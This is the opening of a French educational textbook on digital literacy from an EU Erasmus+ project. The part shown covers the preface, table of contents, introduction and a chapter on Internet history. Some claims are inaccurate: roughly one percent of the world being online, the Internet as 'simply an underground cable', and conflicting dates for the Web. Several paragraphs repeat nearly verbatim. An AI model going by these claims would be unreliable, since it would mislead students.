



Building Digital World



DEVELOPPER SES
COMPETENCES POUR
PROFITER SEREINEMENT
D'INTERNET



Cet ouvrage a été créé dans le cadre du projet BDW (Building a Learning Culture for a Digital World) cofinancé par la commission européenne dans le programme Erasmus +.

6 partenaires répartis dans 5 pays, coordonnés par l'Université Efeler District Directorate of National Education, ont participé à son élaboration :

La Turquie : l'université de AYDIN ADNAN MENDERES et l'université CANAKKALE ONSEKIZ MART UNIVERSITESI

L'Italie : EUROCULTURA

La Grèce : EXPERIMENTAL LYCEUM OF AGIOI ANARGYROI

La France : INSTITUT SAUMUROIS DE LA COMMUNICATION

Nous vous proposons de découvrir **INTERNET** de sa création, en passant par ses avantages et ses failles, les moyens d'effectuer des recherches en toute sécurité et des outils pour vous protéger.

BONNE NAVIGATION

NUMÉRO ISBN : 978-2-9589530-0-3, NUMERO EAN : 9782958953003

Livre imprimé en 100 exemplaires.



PRÉFACE

Le point atteint par l'humanité dans la technologie des outils de communication apparaît comme un ensemble d'outils constamment développés qui permettent de dépasser les limites physiques dans lesquelles elle se trouve. Lorsque nous évaluons cette situation d'un point de vue étymologique, nous pouvons l'exprimer comme suit : techniques abstraites et concrètes qui aident les gens à résoudre leurs problèmes et contribuent à leur développement. En termes généraux, la technologie éducative est l'outil que nous utilisons pour faciliter l'apprentissage. Ce sont des technologies qui rendent l'éducation plus efficace et plus individuelle, ont des fondements scientifiques et ouvrent la porte à l'égalité des chances dans l'apprentissage. Aujourd'hui, le système Internet, tel que les ordinateurs, la vidéo, la fibre optique, la télévision par satellite et d'autres technologies de pointe, a pris sa place dans la vie de nombreuses personnes et on constate que les ordinateurs avec connexion Internet ont commencé à jouer un rôle très important. dans les applications contemporaines d'enseignement à distance et ont trouvé un large domaine d'application.

La pandémie de Covid-19, que nous avons vécue très récemment, a montré à quel point elle est importante pour faciliter la communication entre les étudiants, les professeurs et la direction de l'école dans le cadre de la mise à profit des opportunités offertes par internet dans l'enseignement à distance. Avec le développement des technologies de communication, de nouveaux domaines tels que la transmission, le traitement et le stockage de l'information et les nouvelles technologies connexes sont apparus et ces technologies ont déplacé l'humanité vers un monde virtuel en dehors du monde dans lequel elle vit. Aujourd'hui, environ un pour cent de la population mondiale utilise activement Internet à tout moment de la journée. Grâce à cette technologie, ils peuvent accéder aux informations qu'ils souhaitent en communication et peuvent fournir des ressources pour de nouvelles recherches en trouvant toutes sortes de documents à des fins commerciales et éducatives. Internet est un réseau de communication en constante évolution qui est connecté les uns aux autres grâce aux technologies de l'information et de la communication et qui est largement utilisé dans le monde entier. Internet, qui est le moyen le plus valable pour accéder à l'information facilement, à moindre coût, rapidement et en toute sécurité et pour la partager avec d'autres, est le système de circulation de l'information qui a été produite jusqu'à présent et qui sera produite dans les jours à venir.

Il est également possible de voir cette ressource, qui est fondamentalement une énorme opportunité pour l'éducation, comme une grande communauté, une bibliothèque, un réseau informatique géant et une plate-forme qui facilite la vie. Le point commun de toutes les définitions de ce concept important de notre époque est l'accès à l'information, son partage et son utilisation. Surtout après la pandémie, l'importance d'Internet est devenue encore plus évidente, s'il est utilisé correctement, il affecte tous les domaines, y compris les processus éducatifs, enrichit les processus d'enseignement et offre des opportunités sociales, culturelles et personnelles illimitées aux enseignants et aux étudiants.

Cependant, l'efficacité d'Internet dans le processus d'enseignement dépend des compétences informationnelles des élèves et de leur capacité à utiliser Internet efficacement. Pour cette raison, nos étudiants, qui font l'objet de ce projet et qui étudient dans tous les domaines dans les collèges et lycées, doivent être formés de telle manière qu'ils aient la capacité de saisir les sources d'information, d'obtenir des informations correctes, de compiler et commenter. Les insuffisances liées à cela ne sont pas seulement le problème de notre pays, mais aussi le problème de l'Europe et du monde. La maîtrise de l'information peut être brièvement définie comme la capacité d'avoir besoin d'informations, de les définir, de les atteindre et de les évaluer, de les organiser et de les utiliser (Kurbanoglu & Akkoyunlu, 2002 ; Humes 2003). Aujourd'hui, il existe toutes sortes de sources d'information sur Internet. Pour cette raison, il est important que nos étudiants aient les compétences mises en

évidence ci-dessous en termes de formation et de compétences. Les élèves doivent être équipés pour connaître les types de ressources qu'ils utiliseront, pour évaluer correctement les moyens d'accéder à l'information, pour analyser les besoins d'information et pour réorganiser l'information. Avoir cette capacité dans le monde numérique constituera pour eux la base du processus d'apprentissage tout au long de la vie. Quand nous regardons en arrière, les jeunes analphabètes qui n'utilisent le monde numérique que pour discuter, communiquer socialement et écouter de la musique ont une fois de plus prouvé qu'ils manquaient de maîtrise de l'information numérique avec leurs performances dans la préparation des devoirs et les examens pendant la pandémie 2019-COVID.

Bien que les appareils technologiques tels que les ordinateurs et les téléphones portables soient des outils technologiques courants et facilement disponibles pour tout le monde, le processus pandémique a montré que les étudiants ne peuvent pas accéder à la bonne source et au bon programme dans le monde numérique et compiler et interpréter les informations dont ils ont besoin.

Ce point montre que nos étudiants doivent « apprendre à apprendre » dans le monde numérique avant de commencer leur vie universitaire. Sinon, les étudiants qui entrent à l'université ne réussiront pas assez à cet égard. L'enseignement de la maîtrise de l'information numérique est pour eux une étape importante de l'accès, de l'apprentissage et de l'interprétation d'informations exactes. Agissant à cette fin, les cours obligatoires de maîtrise de l'information numérique, qui seront conçus selon un programme moderne dans la première année de chaque école, gagnent en importance afin de fournir à tous les élèves ces compétences à partir des écoles secondaires et secondaires. Basé sur un programme innovant, guidant et compétitif pour la maîtrise de l'information numérique, ce livre mis à jour sera une ressource de référence conviviale qui enseigne aux étudiants et aux enseignants de manière simple.

Prof.Dr. Kemal CELIK

Université Çanakkale Onsekiz Mart-2023




Table des matières

PRÉFACE.....	2
INTRODUCTION.....	7
Chapitre 1 : L'histoire d'Internet.....	9
Introduction	9
Qui a inventé Internet ?	9
L'histoire d'Internet.....	10
Le saviez-vous?.....	12
World Wide Web est-il différent d'Internet ?.....	13
Mais comment fonctionne Internet ?.....	13
Comment est structuré Internet ?	13
L'introduction des navigateurs Web.....	14
Les débuts du commerce électronique et la « bulle dotcom »	15
Le web : en quoi a-t-il révolutionné nos vies ?	16
L'impact d'Internet sur la croissance économique et la prospérité.....	16
L'essor des sites de réseaux sociaux sur Internet.....	17
Internet dans nos vies	18
Le web : quel avenir ?	18
Bibliographie	19
Chapitre 2 : les moteurs de recherche.....	20
Les moteurs de recherche	20
Les moteurs de recherche préférés	21
L'utilisation des filtres de recherche	22
Bibliographie.....	26
Chapitre 3 : accès aux informations depuis internet, compilation, réglementation et règles éthiques.....	27
Introduction	27
Les sources d'informations	28
Les différents types de sources.....	28
A vous de jouer : Mini-quiz	30
La sélection des ressources	32
A vous de jouer : mini-quiz.....	34
Limiter le sujet :	36
Les mots clés	36
Le choix des mots clés	36
Catalogues et bases de données.....	37
Champs de recherche	37
Opérateurs de recherche standards	38
ET Opérateur	38
L'opérateur OU	39
NON (-) Opérateur	40
Opérateur de guillemet double (" ")	41
Autres opérateurs de recherche	43
Autres opérateurs de recherche servis par Google	43
Qu'est-ce que PDF ? Extension de fichier PDF :	44
A vous de jouer : Mini-quiz	46

1. Examinez attentivement les groupes de mots suivants et marquez ceux qui doivent être mis entre guillemets .	46
Les techniques de recherche d'informations sur internet	48
Les moteurs de recherche	49
Les super moteurs de recherche	50
Obtenir des résultats réussis à partir de recherches	50
Recherche avancée sur les moteurs de recherche	50
Recherche sur Google:	50
Les raccourcis sur Google	51
Les bases de données Google	51
Les évaluations des sources Web	52
A vous de jouer : Mini-quiz	53
1. Lequel des éléments suivants n'est pas un outil internet ?	53
La revue de littérature	55
A vous de jouer : Mini-quiz	59
1. Lequel des énoncés suivants est faux concernant l'analyse documentaire ?	59
Questions juridiques et éthiques	61
Les options de licence Creative Commons	62
Choisir une licence	64
Utilisation équitable:	64
Obligation de citation :	64
Plagiat (vol d'informations)	64
Paraphraser :	67
Étapes de la citation	68
A vous de jouer : Mini-quiz	73
LES RÉFÉRENCES	101
Chapitre 4 : le Numérique : droit d'auteur et plagiat	102
Droit d'auteur, types de droit d'auteur, protection du droit d'auteur	102
Qu'est-ce que plagiat?	104
Droits de propriété intellectuelle	106
Références et citations	107
L'Open source	110
Ressources éducatives libres	111
Définition	111
Quel est le bon usage des REL ?	113
Quelle REL convient à mon objectif ?	114
Creative Commons	114
A vous de jouer : Mini-quiz	117
Les références	119
Chapitre 5 : la sécurité sur Internet	120
INTRODUCTION	120
La sécurité Internet	120
Les menaces	120
Protection et contre-mesures	127
A vous de jouer : Mini-quiz	129
Bibliographie	131
Chapitre 6 : Les lois informatiques	132
Introduction	132
Comment définir la "cybercriminalité" ?	132
Un bref historique de l'évolution de la communication et de la cybercriminalité :	132
A vous de jouer : Mini-quiz	135

A. Le premier type d'infraction : la collecte malhonnête d'informations	137
Deuxième type d'infraction : Mise en danger de vos biens ou de vous-même.	139
Troisième type d'infraction : contrefaçon et autres fraudes	145
Qu'est-ce que la contrefaçon ?.....	145
A vous de jouer : Mini-quiz	147
L'Éthique.....	148
Définition de l'éthique informatique :	148
Les Dix commandements de l'éthique informatique	148
Comportement non conforme à l'éthique	149
Quel est le traitement des données personnelles ?	152
La portée des données personnelles :	152
La portabilité des données :.....	152
Le RGPD : le Règlement Général sur la Protection des Données :	153
Champ d'application du RGPD :	153
A vous de jouer : Mini-quiz	156
Les sanctions	158
Bibliographie.....	159

INTRODUCTION

La connaissance numérique est définie de différentes manières dans différentes sources. Cependant, selon l'American Library Association (ALA), la connaissance du numérique est définie comme "la capacité à utiliser les technologies de l'information et de la communication pour trouver, évaluer, créer et communiquer des informations qui nécessitent à la fois des compétences cognitives et techniques". De manière générale, il est possible de formuler la connaissance du numérique comme la somme des connaissances des outils numériques, de la pensée critique et de la participation sociale. Dans la mesure où l'utilisation des outils numériques pour concevoir et créer des contenus de qualité, accéder, utiliser et partager des ressources informationnelles relève de la connaissance des outils numériques.

Alors que la pensée critique s'interroge sur la réalité et la validité de l'information obtenue, ainsi que sur son utilité ou non, la participation sociale consiste à communiquer et à collaborer avec les individus sur le support numérique. Ces définitions ne définissent pas la connaissance du numérique comme un simple accès à l'information. Au contraire, cela inclut également la compétence de questionner, d'analyser et d'évaluer avec compétence les informations obtenues. Des exemples de compétences en littératie numérique sont la création d'un profil en ligne sur n'importe quel canal de médias sociaux ou la recherche d'une réponse à une question à l'aide de moteurs de recherche. Afin d'avoir une bonne connaissance des outils il est nécessaire de surmonter la peur du numérique et de développer une tendance intellectuelle favorable à la technologie.

La technologie est pour tout le monde, pas seulement pour ceux qui s'y intéressent, et nous vivons avec elle dans presque tous les domaines de la vie aujourd'hui. Pour cette raison, nous devons être conscients que le numérique contribue directement à nos vies, y compris à l'éducation et à la carrière, et l'éducation doit être mise en avant dans cette direction. De plus, un autre fait que nous voudrions souligner est l'importance de ne pas limiter cette éducation à l'âge scolaire et de la rendre permanente. Il est désormais important d'utiliser consciemment les ressources d'informations numériques accessibles via tous les appareils à notre disposition. À cet égard, il convient d'apprendre comment utiliser les technologies de l'information et de la communication, et il ne faut pas oublier qu'il ne sera plus facile d'accéder à des informations qualifiées qu'après avoir accédé aux informations techniques nécessaires et développé les compétences.

D'autre part, les formations au numérique contribueront également à la communauté éducative et à son développement individuel en évitant la collecte d'informations erronées, non fondées sur des preuves, spéculatives, peu ou pas de suivi de ces sources.

Les évolutions vertigineuses des technologies et applications numériques repoussent de jour en jour les frontières de la connaissance du numérique et ne la limitent pas uniquement à l'utilisation des médias sociaux. Tirer parti des applications qui contribuent au développement personnel fournies par les technologies de communication numérique est également nécessaire pour synthétiser l'information et créer des contenus innovants pour le développement individuel et social. Lors de la création de ces contenus, les principes éthiques ne doivent pas être ignorés et les droits et responsabilités ne doivent pas être dépassés. Un autre phénomène important dans la connaissance du numérique est la capacité à penser de manière critique car, contrairement aux médias traditionnels, les médias numériques sont un environnement qui permet une participation interactive. Grâce à cette fonctionnalité, ce n'est qu'une question de temps avant que les informations non vérifiées n'atteignent des millions d'utilisateurs. Pour cette raison importante, les sources et les données obtenues doivent être vérifiées en recherchant dans d'autres sources différentes avec une perspective critique. La technologie, qui affecte de plus en plus tous les aspects de nos vies, est importante en tant que partie intégrante des sociétés d'aujourd'hui. Pour cette raison, nous pouvons dire que la connaissance du numérique est peut-être la plus nécessaire pour suivre les énormes changements technologiques. La pandémie de Covid-19, dont nous avons déjà parlé, a entraîné une progression beaucoup plus rapide de la numérisation partout dans le monde en entraînant de fait certaines restrictions sociales. Contrairement à la croyance populaire, cette

situation n'entraînera pas un retour aux anciennes vies car les effets de la pandémie commenceront à s'atténuer et/ou à disparaître complètement. En d'autres termes, pour certaines professions, la culture du travail à distance et flexible deviendra permanente partout dans le monde, et la culture numérique, qui est l'une des compétences de notre siècle, gagnera beaucoup plus d'importance à cet égard.

D'autre part, une autre question qu'il nous semble utile d'exprimer est que le seul besoin de culture numérique n'est pas lié au travail à distance, et que les entreprises commerciales qui investissent de plus en plus dans les nouvelles technologies doivent développer les compétences de leurs employés et s'adapter aux les changements. Avec une autre approche, bien que l'intelligence artificielle puisse sembler rendre inactives de nombreuses professions dans un avenir très proche, la connaissance du numérique fera partie des compétences recherchées pour les nouveaux postes qui seront nécessaires à l'avenir. Dans ce contexte, avec la révolution numérique à nos portes, le point le plus important à réaliser est que les compétences numériques seront importantes pour chaque rôle et secteur. Cependant, il ne faut pas oublier que la connaissance du numérique ne doit pas être évaluée comme tirant parti des avantages apportés par les technologies de l'information et de la communication et évitant les inconvénients.



Chapitre 1 : L'histoire d'Internet

Auteurs : Dalmar Mohamed Ali, Bernd Faas

Introduction

Vous êtes-vous déjà demandé à quoi ressemblerait votre vie sans Internet ?


Pas de vidéos, pas d'Instagram, dictionnaire en main pour savoir écrire un mot, faire une traduction...

Si je dois faire une recherche ? Je dois aller à la bibliothèque. Est-ce que je veux aller au cinéma ? Je dois consulter le journal local pour savoir quels films sont diffusés. Et si je n'ai pas le journal local du jour... eh bien, je peux tenter ma chance : je vais au cinéma et j'apprends peut-être qu'aujourd'hui c'est fermé !!!

Tout cela peut vous sembler préhistorique, mais Internet, cette invention complexe et révolutionnaire, ne date que de 1969, et en si peu de temps, il a changé notre monde.

Qui a inventé Internet ?

Internet a d'abord été inventé à des fins militaires, puis étendu à des fins de communication entre scientifiques.




L'invention est également née en partie du besoin croissant d'ordinateurs dans les années 1960. L'invention d'Internet, ainsi que le domaine des réseaux informatiques, découle de l'invention du réseau téléphonique.

Personne n'a inventé Internet. Lorsque la technologie de mise en réseau a été développée pour la première fois, un certain nombre de scientifiques et d'ingénieurs ont réuni leurs recherches pour créer l'ARPANET.

Comme on peut s'y attendre pour une technologie aussi vaste et en constante évolution, il est impossible d'attribuer l'invention d'Internet à une seule personne. Internet a été l'œuvre de dizaines de scientifiques, de programmeurs et d'ingénieurs pionniers qui ont chacun développé de nouvelles fonctionnalités et technologies qui ont ouvert la voie au Web tel que nous le connaissons aujourd'hui.

Le premier prototype fonctionnel d'Internet est apparu à la fin des années 1960 avec la création d'ARPANET, ou Advanced Research Projects Agency Network. Financé à l'origine par le département américain de la Défense, ARPANET utilisait la commutation de paquets pour permettre à plusieurs ordinateurs de communiquer sur un seul réseau.

La technologie a continué de croître dans les années 1970 avec le développement du protocole de contrôle de transmission et du protocole Internet, ou TCP/IP, un modèle de communication qui établissait des normes sur la façon dont les données pouvaient être transmises entre plusieurs réseaux.



ARPANET a adopté **TCP/IP** le 1er janvier 1983, et à partir de là, les chercheurs ont commencé à assembler le « réseau de réseaux » qui est devenu l'Internet moderne. IP signifie Internet Protocol et, lorsqu'il est combiné avec TCP, aide le trafic Internet à trouver sa destination. Chaque appareil connecté à Internet reçoit un numéro IP unique. Connu sous le nom d'adresse IP, le numéro peut être utilisé pour trouver l'emplacement de n'importe quel appareil connecté à Internet dans le monde.

Le monde en ligne a ensuite pris une forme plus reconnaissable en 1990, lorsque l'informaticien Tim Berners-Lee a inventé le World Wide Web. Bien qu'il soit souvent confondu avec Internet lui-même, le Web n'est en réalité que le moyen le plus courant d'accéder aux données en ligne sous la forme de sites Web et d'hyperliens.

A screenshot showing the NeXT world wide web browser created by Tim Berners-Lee. Source: <https://cds.cern.ch/images/CERN-IT-9001001-01>


L'histoire d'Internet

Avant le milieu du siècle dernier, les communications (même importantes) se faisaient par radio, téléphone ou télégrammes, utilisant souvent des codes afin que les messages ne puissent être interprétés que par des destinataires légitimes.

En 1960, le département américain de la Défense a créé le projet **ARPA** : une agence dont la tâche était de construire un réseau de communication capable de relier même des endroits géographiquement éloignés. En effet, compte tenu des effets des bombes lors des guerres passées, il était nécessaire de communiquer à travers quelque chose qui ne pouvait pas être détruit par un bombardement nucléaire.

Au fil du temps et de l'avancement du projet, l'ARPA a pu connecter quatre universités entre elles à l'aide d'un ordinateur et d'une ligne téléphonique. Ce petit réseau de communication s'appelait ARPANET et tout a commencé à partir de là.

De nombreux pas en avant ont été franchis, et l'histoire d'Internet deviendrait très longue et parfois même compliquée à raconter. En regardant l'image ci-dessous, cependant, vous pouvez voir quelles ont été les principales étapes depuis sa création jusqu'à l'an 2000. Cependant, si vous voulez en savoir plus sur l'histoire d'Internet, vous pouvez le lire sur le site de, par exemple, [Wikipédia](#).



Source: <https://online.jefferson.edu/business/internet-history-timeline/>


Les années 1990 : le WWW

En 1991, quelque chose de fantastique se produit : le **WWW** ou **World Wide Web** est inventé au **CERN** (Organisation européenne pour la recherche nucléaire) à Genève, permettant aux membres du CERN d'accéder facilement, directement depuis leur poste de travail, aux documents scientifiques sur les différents ordinateurs de l'institut.

Outre le WWW, HTML (HyperText Markup Language, ou langage de balisage hypertexte), c'est-à-dire le langage utilisé pour écrire les pages des sites Internet, et le protocole HTTP, c'est-à-dire le protocole par lequel les données des sites voyagent depuis une partie du réseau à une autre.

Le WWW n'a été mis à la disposition de tous qu'en 1993, lorsque les premiers programmes permettant de l'utiliser de manière simple ont été inventés : les **navigateurs** .

De 2000 à nos jours : Beaucoup de choses se sont passées au cours des deux dernières décennies dans le monde numérique :



Le saviez-vous?

1995	le premier article a été vendu sur eBay (alors c'était AuctionWeb). C'était un pointeur laser cassé qui a été payé 14,83 \$. L'homme qui l'a acheté a dit au fondateur Pierre Omidyar qu'il était un collectionneur de pointeurs laser cassés.
1995	Le premier livre a été acheté sur Amazon , intitulé "Fluid Concepts and Creative Analogies" par Douglas Hofstadter.
2003	"Tere, kas sa kuuled mind?" ou "Bonjour, pouvez-vous m'entendre?" était la première phrase prononcée sur Skype . Il a été dit par un membre de l'équipe de développement. C'était en avril 2003 .
2004	Mark Zuckerberg a fondé Facebook le 4 février 2004 avec quelques camarades de Harvard. Il a été le premier à créer un profil Facebook officiel avec le numéro d'identification. 4.
2005	Le 23 avril 2005, la première vidéo YouTube a été publiée par le co-fondateur Jawed Karim au zoo de San Diego. Il a été regardé près de 10 millions de fois.
2010	Le 6 octobre 2010, l' application Instagram a été lancée, atteignant 25 000 utilisateurs en une seule journée !

Qu'est-ce que Internet ?

Internet est un réseau mondial de milliards d'ordinateurs et d'autres appareils électroniques, constitué d'un grand nombre de réseaux indépendants. L'internet est un réseau mondial de câbles physiques, qui peuvent être des fils téléphoniques en cuivre, des câbles de télévision et des câbles en fibre optique. Même les connexions sans fil, comme le Wi-Fi et la 3G/4G/5G, s'appuient sur ces câbles physiques pour accéder à l'internet. Lorsqu'un ordinateur est en ligne, cela signifie qu'il est connecté à l'internet.

Internet est simplement un câble souterrain qui permet à deux ordinateurs de communiquer entre eux. Un serveur est un ordinateur particulier qui est connecté directement à l'internet. Lorsque nous parlons de pages web spécifiques, il s'agit simplement de fichiers stockés sur le disque dur du serveur. Lorsque nous visitons un site web, notre ordinateur envoie une requête à un serveur par l'intermédiaire de ces câbles. Un serveur est l'endroit où les sites web sont stockés, et il fonctionne un peu comme le disque dur de notre ordinateur. Une fois la demande reçue, le serveur récupère le site web et renvoie les données correctes à notre ordinateur. En fonction de nombreuses variables, tout cela peut se dérouler en quelques secondes seulement.(1) (9)

Internet est un réseau mondial de milliards d'ordinateurs et d'autres appareils électroniques, composé d'un grand nombre de réseaux fonctionnant indépendamment les uns des autres. L'internet est un réseau mondial de câbles physiques, qui peuvent inclure des fils téléphoniques en cuivre, des câbles de télévision et des câbles en fibre optique. Même les connexions sans fil, comme le Wi-Fi et la 3G/4G/5G, s'appuient sur ces câbles physiques pour accéder à l'internet. Lorsqu'un ordinateur est en ligne, cela signifie qu'il est connecté à l'internet. (1)

World Wide Web est-il différent d'Internet ?

Les termes « **World Wide Web** » et « **Internet** » sont souvent confondus. **Internet** est l'infrastructure réseau qui relie les appareils entre eux, tandis que le **World Wide Web** est un moyen d'accéder à l'information via **Internet**.

Le **World Wide Web**, ou **Web** en abrégé, sont les pages que vous voyez lorsque vous êtes devant un appareil et que vous êtes en ligne. Internet est le réseau d'ordinateurs connectés sur lequel le Web fonctionne, ainsi que les e-mails et les fichiers qui transitent. Le Web a été construit au-dessus d'Internet. Internet est sa colonne vertébrale.

Considérez Internet comme les routes qui relient les villes et les villes entre elles. Le World Wide Web contient les choses que vous voyez sur les routes comme les maisons et les magasins. Et les véhicules sont les données qui se déplacent - certains vont d'un site Web à l'autre et d'autres transfèrent vos e-mails ou vos fichiers sur Internet, séparément du Web. (3)

Mais comment fonctionne Internet ?

Internet est un réseau mondial de milliards d'ordinateurs et d'autres appareils électroniques constitué d'un grand nombre de réseaux exploités de manière indépendante. Internet est un réseau mondial de câbles physiques, qui peut inclure des fils téléphoniques en cuivre, des câbles de télévision et des câbles à fibres optiques. Même les connexions sans fil comme le Wi-Fi et la 3G/4G/5G dépendent de ces câbles physiques pour accéder à Internet. Lorsqu'un ordinateur est en ligne, cela signifie qu'il est connecté à Internet.

Internet est tout simplement un câble souterrain qui permet à deux ordinateurs de communiquer entre eux. Un serveur est un ordinateur particulier connecté directement à Internet. Lorsque nous parlons de pages Web spécifiques, il s'agit simplement de fichiers stockés sur le disque dur du serveur. Lorsque nous visitons un site Web, notre ordinateur envoie une demande via ces fils à un serveur. Un serveur est l'endroit où les sites Web sont stockés et il fonctionne un peu comme le disque dur de notre ordinateur. Une fois la demande arrivée, le serveur récupère le site Web et renvoie les données correctes à notre ordinateur. En fonction de nombreuses variables, tout cela peut se produire en quelques secondes seulement.(1) (9)

Comment est structuré Internet ?

Internet est aujourd'hui un vaste réseau qui relie les ordinateurs du monde entier via plus de 1 200 000 kilomètres de câbles sous terre et sous mer, selon l'Université du Colorado à Boulder.

C'est la méthode de communication la plus rapide au monde, permettant d'envoyer des données de Londres, au Royaume-Uni, à Sydney, en Australie en seulement 250 millisecondes, par exemple. La construction et la maintenance d'Internet ont été un exploit monumental d'ingéniosité.

Internet est un réseau informatique géant, reliant des milliards de machines entre elles par des câbles à fibres optiques souterrains et sous-marins. Ces câbles relient les continents et les îles, partout sauf en Antarctique. Internet envoie des données dans le monde entier, sur terre et sur mer. Les données transitent entre les réseaux jusqu'à ce qu'elles atteignent celui le plus proche de leur destination. Ensuite, il passe par des routeurs locaux jusqu'à ce qu'il arrive sur l'ordinateur avec l'adresse IP correspondante.

